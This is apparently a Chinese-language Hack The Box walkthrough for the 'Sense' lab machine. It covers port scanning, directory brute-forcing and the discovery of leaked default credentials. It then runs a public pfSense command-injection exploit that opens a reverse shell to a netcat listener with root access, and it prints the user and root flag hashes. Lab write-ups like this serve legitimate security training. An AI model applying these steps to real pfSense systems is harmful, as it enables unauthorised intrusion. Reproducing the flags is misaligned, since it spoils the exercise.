Sense(完成)


```
└──# nmap -sCV 10.10.10.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 01:01 PDT
Nmap scan report for 10.10.10.60
Host is up (0.22s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/http lighttpd 1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_http-server-header: lighttpd/1.4.35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.21 seconds
```

※無版本漏洞

有WEB進行需帳密，系統為sense


找到預設帳密(https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html)，但無法登入




進行目錄爆破
因找不到相關檔案，進行指定格式

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.60 -k -x txt,php,cof
```

找到一個文件



找到帳密，密碼預設




```
username: rohit
--password: company defaults--
passwd: pfsense
```

登入後有版本跟系統

```
Platform        pfSense
Version         2.1.3-RELEASE (amd64)
```

找到漏洞

```
┌──(root㉿kali)-[~]
└─# searchsploit pfSense 2.1.3
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                | php/webapps/43560.py
------------------------------------------------------------------------------ ---------------------------------
```

反彈成功

```
root@kali: ~ ×   root@kali: ~ ×   root@kali: ~ ×
# make GET request to vulnerable url with payload. Probably a better way to do this but if the request times out
        try:
                exploit_request = client.get(exploit_url, cookies=client.cookies, headers=headers, timeo
                if exploit_request.status_code:
                        print("Error running exploit")
        except:
                print("Exploit completed")

┌──(root㉿kali)-[~/HTB/Sense]
└─# nano 43560.py

┌──(root㉿kali)-[~/HTB/Sense]
└─# python3 43560.py
Traceback (most recent call last):
  File "/root/HTB/Sense/43560.py", line 57, in <module>
    login_url = 'https://' + rhost + '/index.php'
                ~~~~~~~~~~~^~~~~~~
TypeError: can only concatenate str (not "NoneType") to str

┌──(root㉿kali)-[~/HTB/Sense]
└─# python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]

options:
  -h, --help            show this help message and exit
  --rhost RHOST         Remote Host
  --lhost LHOST         Local Host listener
  --lport LPORT         Local Port listener
  --username USERNAME   pfsense Username
  --password PASSWORD   pfsense Password

┌──(root㉿kali)-[~/HTB/Sense]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.3 --lport 4444 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

```
┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.60] 8810
sh: can't access tty; job control turned
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# whoami
root
# uanme -a
uanme: not found
#
```

user flag

```
.tcshrc
user.txt
# cat user.txt
8721327cc232073b40d27d9c17e7348b#
```

root flag

```
root.txt
# cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
#
```